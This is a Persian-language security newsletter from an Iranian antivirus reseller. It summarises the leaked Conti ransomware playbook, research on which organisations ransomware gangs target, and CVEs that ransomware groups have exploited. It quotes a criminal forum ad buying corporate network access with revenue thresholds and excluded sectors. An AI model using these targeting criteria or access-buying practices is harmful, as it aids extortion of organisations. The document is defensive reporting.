در این اطلاعات که توسط یکی از اعضای جدا شده و منتسب به گروه باج‌افزاری Conti افشا شده، آموزش‌های ویدئویی نیز که البته بیشتر به زبان روسی است به چشم می‌خورد. در این آموزش‌ها، نحوه استفاده از PowerShell برای تست نفوذپذیری (Pen-testing)، حمله به Active Directory یا نحوه بهره‌گیری از SQL Server در دامنه‌های تحت Windows شرح داده شده است. بسیاری از این آموزش‌های ویدئویی (PowerShell، Metasploit، حملات و دفاع مبتنی بر WMI و تست نفوذپذیری شبکه) در منابع مختلفی به صورت آنلاین در دسترس است.

محققان سیسکو بر این باورند که نسخه ترجمه شده کتابچه مذکور به سایر محققان کمک می‌کند تا تاکتیک‌ها، تکنیک‌ها و روش‌های این مهاجمان و سایر مهاجمان باج‌افزاری را که ممکن است از این اسناد الهام گرفته شده باشد، بهتر درک کنند.

> “This is an opportunity for defenders to make sure they have logic in place to detect these types of behaviors or compensating controls to help mitigate the risk. This translation should be viewed as an opportunity for defenders to get a better handle on how these groups operate and the tools they tend to leverage in these attacks” - Cisco Talos

به نقل از محققان سیسکو، افشای این کتابچه راهنما، فرصت مناسبی برای سازمان‌ها است تا مطمئن شوند که توانایی لازم برای تشخیص و مقابله با این نوع رفتارها یا کاهش این خطرها را دارند. این ترجمه باید به عنوان فرصتی برای راهبران امنیتی تلقی شود تا بتوانند نحوه عملکرد این گروه‌ها و ابزارهایی که در این گونه حملات از آنها استفاده می‌شود را بهتر درک کنند.

این نسخ ترجمه شده در لینک‌های زیر قابل دسترس است.

https://talosintelligence.com/resources/302

https://talosintelligence.com/resources/269

شرکت فورتی‌نت (Fortinet, Inc.) نیز خلاصه‌ای از این مطالب را در لینک زیر ارائه کرده است.

https://www.fortinet.com/blog/threat-research/affiliates-cookbook-firsthand-peek-into-operations-and-tradecraft-of-conti

مهاجمان باج‌افزاری
به دنبال چه سازمان‌هایی هستند؟

مهاجمان باج‌افزاری به طور فزاینده‌ای اطلاعات دسترسی به شبکه قربانی را از طریق آگهی‌های موجود در Dark Web که توسط سایر مهاجمان منتشر شده، خریداری می‌کنند.


محققان اخیراً با بررسی آگهی‌های موجود در تالارهای گفتگوی هکرها، معیارهایی که گروه‌های باج‌افزاری برای حمله به سازمان ها به دنبال آن هستند را مورد بررسی قرار داده‌اند.

هنگام اجرای حملات سایبری، باندهای باج‌افزاری ابتدا باید به شبکه یک سازمان دسترسی پیدا کنند تا بتوانند باج‌افزار خود را در بر روی دستگاه‌های عضو آن شبکه اجرا کنند. با توجه به اینکه سودهای هنگفتی در این حملات حاصل می‌شود، گروه‌های باج‌افزاری بجای یافتن اهداف خود و نفوذ به آنها، معمولاً از طریق واسطه‌های دسترسی اولیه (Initial Access Broker - به اختصار IAB)، اطلاعات مورد نیاز برای رخنه در اهداف با ارزش بالا را خریداری می‌کنند.

هر چیزی که مهاجم برای ایجاد و راه‌اندازی حمله باج‌افزاری نیاز دارد، احتمالاً به عنوان یک سرویس پولی در Dark Web در دسترس است، از واسطه‌های دسترسی اولیه که اقدام به فروش دسترسی اهداف تأیید شده برای حملات می‌کنند تا پیشنهادهای "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) که باج‌افزار قابل اجرا و زیرساخت آن را اجاره می‌دهند.

واسطه‌های دسترسی اولیه، مهاجمانی هستند که معمولاً با روش Brute-force، سوءاستفاده از ضعف‌های امنیتی یا کارزارهای فیشینگ به یک شبکه نفوذ می‌کنند و سپس این دسترسی را به دیگر مجرمان سایبری در Dark Web می‌فروشند.


حتی گروه‌های باج‌افزاری معروف که به دنبال دریافت میلیون‌ها دلار باج هستند، از واسطه‌های موجود برای دسترسی به قربانیان استفاده می‌کنند. ارزشمندترین اهداف یا سازمانها برای مهاجمان آنهایی هستند که حاضر به پرداخت باج می‌شوند، دسترسی این سازمان‌ها چندین بار فروخته می‌شوند و چندین بار توسط مهاجمان مورد نفوذ قرار می‌گیرند.



یک شرکت امنیت سایبری پس از بررسی و تحلیل آگهی‌های گروه‌های باج‌افزاری، فهرست معیارهایی را ارائه کرده است که گروه‌های مذکور در حملات بزرگ باج‌افزاری در سازمان‌ها به دنبال آنها هستند.

محققان در این تحقیق، ۴۸ آگهی مربوط به تالار گفتگوی هکرها که در ماه ژوئیه ایجاد شده را مورد تحلیل قرار دادند که در همگی آنها مهاجمان به دنبال خرید اطلاعات دسترسی به شبکه بودند. محققان اظهار می‌کنند که ۴۰ درصد از این آگهی‌ها توسط افرادی که با گروهای باج‌افزاری کار می‌کنند، ایجاد شده است.


در این آگهی‌ها، معیارهایی که مهاجمان باج‌افزاری جهت نفوذ به سازمان‌ها به دنبال آن هستند نظیر کشوری که سازمان در آن مستقر است، حوزه فعالیت آن سازمان و میزان درآمد آن‌ها بررسی شده است. به عنوان مثال، در یکی از این آگهی‌های مربوط به گروه باج‌افزاری BlackMatter، مهاجمان به طور خاص به دنبال اهدافی در ایالات متحده، کانادا، استرالیا و بریتانیا با درآمد ۱۰۰ میلیون دلار یا بیشتر هستند. همانطور که در آگهی زیر نشان داده شده است، برای دسترسی با چنین مشخصاتی، آنها مایل به پرداخت ۳ هزار تا ۱۰۰ هزار دلار بوده‌اند.



محققان پس از تحلیل حدوداً ۲۰ آگهی که توسط مهاجمان گروه‌های باج‌افزاری مختلفی نوشته شده است، توانستند ویژگی‌های سازمان‌هایی را که مهاجمان تمایل به نفوذ به آن‌ها دارند را بدست آوردند. این پارامترها عبارتند از:


- موقعیت جغرافیایی:

گروهای باج‌افزاری ترجیح می‌دهند قربانیانی از ایالات متحده، کانادا، استرالیا و اروپا را مورد حمله قرار دهند. در اکثر این درخواستها، گروه‌های باج‌افزاری، محل مورد نظر قربانیان را ذکر کرده بودند، ایالات متحده محبوب‌ترین کشور بود و ۴۷ درصد از مهاجمان به آن اشاره کرده بودند. سایر کشورهای اصلی عبارتند بودند از کانادا (۳۷ درصد)، استرالیا (۳۷ درصد)، کشورهای اروپایی (۳۱ درصد) و اکثر تبلیغات نیز به چندین کشور اشاره داشتند. دلیل اصلی انتخاب و تمرکز بر چنین کشورهایی، این است که انتظار می‌رود ثروتمندترین سازمان‌ها در بزرگترین و توسعه‌یافته‌ترین کشورها مستقر باشند.



- درآمد:

محققان بیان می‌کنند که گروه‌های باج‌افزاری تمایل دارند که حداقل درآمد سازمان‌های مورد هدف، ۱۰۰ میلیون دلار باشد. با این حال، این میزان درآمد می‌تواند بسته به کشور قربانی متفاوت باشد. به عنوان مثال، یکی از مهاجمان چنین فرمولی را برای میزان درآمد در کشورهای مختلف شرح داده است. میزان درآمد قربانیان آمریکایی باید بیش از ۵ میلیون دلار، قربانیان اروپایی بیش از ۲۰ میلیون دلار و برای کشورهای جهان سوم بیش از ۴۰ میلیون دلار باشد.


gigabyte

Paid registration
3
114 posts
Joined
07/23/20 (ID: 106627)
Activity
security / security
Deposit
0.095210฿

Posted July 21 Report post

Greetings!
We open a set of permanent providers of access to corporate networks
We buy vpn, rdp, citrix accesses, with **Domain Admin** rights


Country criteria (except for Russia and the CIS) and revenue:
USA - from 5kk
Europe - from 20kk
Third world - from 40kk
But we will also consider individually the corpses with a slight deviation from the criterion

We do not accept activities : medicine, education, state structures, non-commercial corporations are also not considered

Contacts in PM
Made a deposit on this forum, link in the PM
We are also ready to take your access at a percentage

- فهرست‌سیاه سازمان‌ها:

در حالی که برخی از مهاجمان ادعا می‌کنند از نفوذ به حوزه بهداشت و درمان اجتناب می‌کنند، اما در خصوص نفوذ به سایر حوزه‌ها چندان سخت‌گیر نیستند و اطلاعات آن‌ها را مورد سرقت و رمزگذاری قرار می‌دهند. با این حال، پس از حملات به خط لوله کولونیال، اداره پلیس واشنگتن و شرکت صنایع غذایی برزیلی به نام JBS، بسیاری از گروههای باج‌افزاری تصمیم‌گرفتند از نفوذ به بعضی حوزه‌ها و سازمان‌های خاص به دلیل حساسیت نهادهای قانونی اجتناب کنند. ۴۷ درصد از مهاجمان باج‌افزاری از خرید دسترسی مربوط به سازمان‌های حوزه بهداشت و درمان و آموزش خودداری کردند. ۳۷ درصد از نفوذ به بخش‌های دولتی صرفنظر کردند و ۲۶ درصد نیز مدعی شدند که دسترسی به سازمان‌های غیرانتفاعی را خریداری نمی‌کنند.



گرچه مهاجمان، از نفوذ به حوزه بهداشت و درمان یا سازمان‌های غیرانتفاعی به احتمال زیاد به دلیل موازین اخلاقی صرفنظر کرده‌اند، اما دلیل اصلی آن ممکن است این واقعیت باشد که قربانیان بخش آموزش به سادگی نمی‌توانند هزینه گزاف باج مطالبه شده را بپردازند. همچنین مهاجمان به منظور جلوگیری از توجه ناخواسته مجریان قانون، از هدف قرار دادن سازمان‌های دولتی اجتناب می‌کنند.

بسیاری از باندهای باج‌افزاری مانند Dharma، STOP، Globe و نظایر آن کمتر نسبت به هدف قرار دادن این حوزه‌ها حساس هستند و این حوزه‌ها همچنان ممکن است توسط یک گروه باج‌افزاری مورد هدف قرار گیرند.

- فهرست سیاه کشورها:

اکثر عملیات باج‌افزاری بزرگ، به طور خاص از حمله به سازمان‌های مستقر در کشورهای مشترک المنافع اجتناب می‌کنند، زیرا آنها معتقدند اگر این کشورها را هدف قرار ندهند، مورد توجه مراجع قانونی آن کشورها نخواهند بود. کشورهای موجود در لیست سیاه شامل روسیه، اوکراین، مولداوی، بلاروس، قرقیزستان، قزاقستان، ارمنستان، تاجیکستان، ترکمنستان و ازبکستان هستند.

متأسفانه، حتی اگر سازمانی فاقد معیارهای فوق باشد، به این معنا نیست که آنها در امان هستند، بلکه همچنان ممکن است هدف حملات باج‌افزاری قرار گیرند.

علاوه بر این، اگرچه این مهاجمان به دنبال قربانیانی با این ویژگی‌ها هستند، لزوماً به این معنی نیست که آنها به طور مستقل به شبکه‌ای که فاقد چنین معیارهایی باشد، نفوذ نمی‌کنند. به نقل از Bleeping Computer، در حملاتی که ماه‌های اخیر مشاهده شده، گروه‌های باج‌افزاری نظیر DarkSide، REvil، BlackMatter و LockBit شرکت‌های کوچکتری که پارامترهای مذکور را ندارند نیز هدف قرار داده و باج‌های بسیار کمتری را مطالبه کرده‌اند.

مشروح این گزارش در لینک زیر قابل دریافت و مطالعه است:

https://ke-la.com/the-ideal-ransomware-victim-what-attackers-are-looking-for/

گروه‌های باج‌افزاری

از چه آسیب‌پذیری‌هایی سوءاستفاده می‌کنند؟

محققان امنیتی فهرستی از آسیب‌پذیری‌هایی را که در یک سال اخیر جهت نفوذ به شبکه قربانیان مورد سوءاستفاده مهاجمان قرار گرفته، ارائه داده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، فهرست مذکور مورد بررسی قرار گرفته است.

تهیه این فهرست با فراخوان یکی از محققان تیم واکنش حوادث امنیت رایانه (Computer Security Incident Response Team) شرکت رکوردد فیوچر (Recorded Future, Inc.) در توییتر آغاز شد. با ملحق شدن محققان دیگر به این کارزار، این فهرست به سرعت تکمیل شد. فهرست مذکور شامل ضعف‌های امنیتی موجود در بیش از دوازده محصول ساخت شرکت‌های مطرح فناوری اطلاعات است.

به گفته محققان امنیتی، این ضعف‌های امنیتی توسط برخی گروه‌های باج‌افزاری در حملات گذشته و جاری مورد سوءاستفاده قرار گرفته‌اند و احتمال می‌رود همچنان در آینده نیز مورد بهره‌جویی قرار گیرند. به عبارت دیگر، این آسیب‌پذیری‌ها، ضعف‌هایی هستند که به صورت فعال از آنها سوءاستفاده می‌شود.

این فهرست که در قالب نمودار زیر ارائه شده، ضعف‌های امنیتی که در نقطه شروع حملات باج‌افزاری از آنها سوءاستفاده می‌شود را نمایش می‌دهد.

گروه‌های باج‌افزاری به طور مستمر در حال بهره‌جویی از آسیب‌پذیری‌های جدید هستند. به عنوان مثال، در هفته‌های اخیر، برخی گردانندگان خدمات "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS)، سوءاستفاده از ضعف‌امنیتی موجود در MSHTML به شناسه CVE-2021-40444 را برای "اجرای کد به صورت از راه دور" در نسخه‌های مختلف سیستم‌عامل Windows در دستور کار خود قرار داده‌اند. مهاجم در این روش معمولاً یک سند Office برای کاربر ارسال نموده و کاربر را متقاعد می‌کند که سند مخرب را باز کند. سپس با کنترل مرورگر کاربر از طریق ایجاد یک کنترل مخرب ActiveX، از آسیب‌پذیری موجود در MSHTML سوءاستفاده می‌کند. البته مایکروسافت این آسیب‌پذیری را در اصلاحیه ماه سپتامبر خود برطرف نموده است.

در اوایل شهریور، باج‌افزار Conti نیز سرورهای Exchange را هدف قرار داد و با سوءاستفاده از مجموعه آسیب‌پذیری‌های ProxyShell (با شناسه‌های CVE-2021-34523، CVE-2021-34473 و CVE-2021-31207) به شبکه سازمان‌های مختلفی نفوذ کرد.

در اواسط تابستان، LockFile از آسیب‌پذیری‌های ProxyShell در سرورهای Exchange و آسیب‌پذیری‌های PetitPotam در Windows برای تسخیر دامنه‌های Windows و رمزگذاری دستگاه‌ها سوءاستفاده کردند.

Magniber نیز سوءاستفاده از ضعف‌امنیتی PrintNightmare به شناسه CVE-2021-34527 را در کارنامه دارد.

در نمونه‌ای دیگر eCh0raix نیز با سوءاستفاده از ضعف‌امنیتی به شناسه CVE-2021-28799 تجهیزات NAS ساخت شرکت‌های کیونپ (QNAP) و سایناولوژی (Synology) را مورد هدف قرار داده است.

باج‌افزار HelloKitty نیز در تیر ماه، تجهیزات آسیب‌پذیر SonicWall را با سوءاستفاده از ضعف‌امنیتی به شناسه CVE-2019-7481 مورد هدف قرار داد. در همین ماه مهاجمان REvil با سوءاستفاده از آسیب‌پذیری‌های "روز-صفر" Kaseya (به شناسه‌های CVE-2021-30119، CVE-2021-30116 و CVE-2021-30120)، مشتریان شرکت کاسیا (Kaseya) را که از محصول Kaseya VSA استفاده می‌کردند هدف حملات گسترده‌ای قرار دادند. در جریان این حملات، ۶۰ شرکت ارائه‌دهنده خدمات پشتیبانی (Managed Service Provider - به اختصار MSP) و بیش از ۱۵۰۰ کسب و کار در سراسر جهان مورد حمله و رمزگذاری قرار گرفتند.

باج‌افزار FiveHands نیز از ضعف امنیتی موجود در تجهیزات SonicWall به شناسه CVE-2021-20016 قبل از این که در اواخر سال ۱۳۹۹ وصله شود، سوءاستفاده نمود.

شرکت کیونپ در فروردین ماه، در خصوص حملات باج‌افزار AgeLocker از طریق سوءاستفاده از ضعف‌امنیتی "روز-صفر" در ثابت‌افزارهای (Firmware) قدیمی تجهیزات NAS ساخت این شرکت هشدار داد. درست همانطور که یک گروه بزرگ باج‌افزاری به نام Qlocker، تجهیزات ساخت شرکت کیونپ را که ضعف‌امنیتی به شناسه CVE-2021-28799 در آنها وصله نشده بود، هدف حمله قرار داد.


در همان ماه، پس از هشدار مشترک FBI و CISA مبنی بر اینکه مهاجمان در حال اسکن تجهیزات آسیب‌پذیر ساخت شرکت فورتی‌نت (Fortinet) هستند، باج‌فزار Conti رمزگذاری دستگاه‌های آسیب‌پذیر VPN فورتی‌نت مربوط به بخش صنعتی را با سوءاستفاده از ضعف‌امنیتی به شناسه CVE-2018-13379 آغاز نمود.

در اسفند ۱۳۹۹، سرورهای Exchange در سراسر جهان مورد حمله Black Kingdom قرار گرفتند و باج‌افزار Dearcry نیز در موج گسترده‌ای از حملات خود سیستم‌های بدون وصله را از طریق آسیب‌پذیری ProxyLogon با شناسه‌های CVE-2021-26855، CVE-2021-26858، CVE-2021-26857 و CVE-2021-27065 مورد هدف قرار داد.

و در آخر اینکه از اواسط آذر تا دی ماه سال ۹۹، باج‌افزار Clop با سوءاستفاده از ضعف‌های امنیتی به شناسه CVE-2021-27101 CVE-2021-27103، CVE-2021-27102 و CVE-2021-27104 به سرورهای Accellion حمله نمود.

محققان همواه در تلاش هستند که حملات باج‌افزاری که سالهاست بخش‌های خصوصی و عمومی جهان را درگیر کرده است، بی‌اثر کنند. در این راستا، اخیراً نهادهای امنیتی کشورهای مختلف دستورالعمل‌هایی جهت حفاظت و مقابله با باج‌افزارها در کسب و کارها منتشر کرده‌اند. برخی از این دستورالعمل‌ها عبارتند از:

- https://www.cert.govt.nz/business/guides/protecting-from-ransomware/
- https://github.com/cisagov/cset
- https://www.cisa.gov/stopransomware/ive-been-hit-ransomware



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

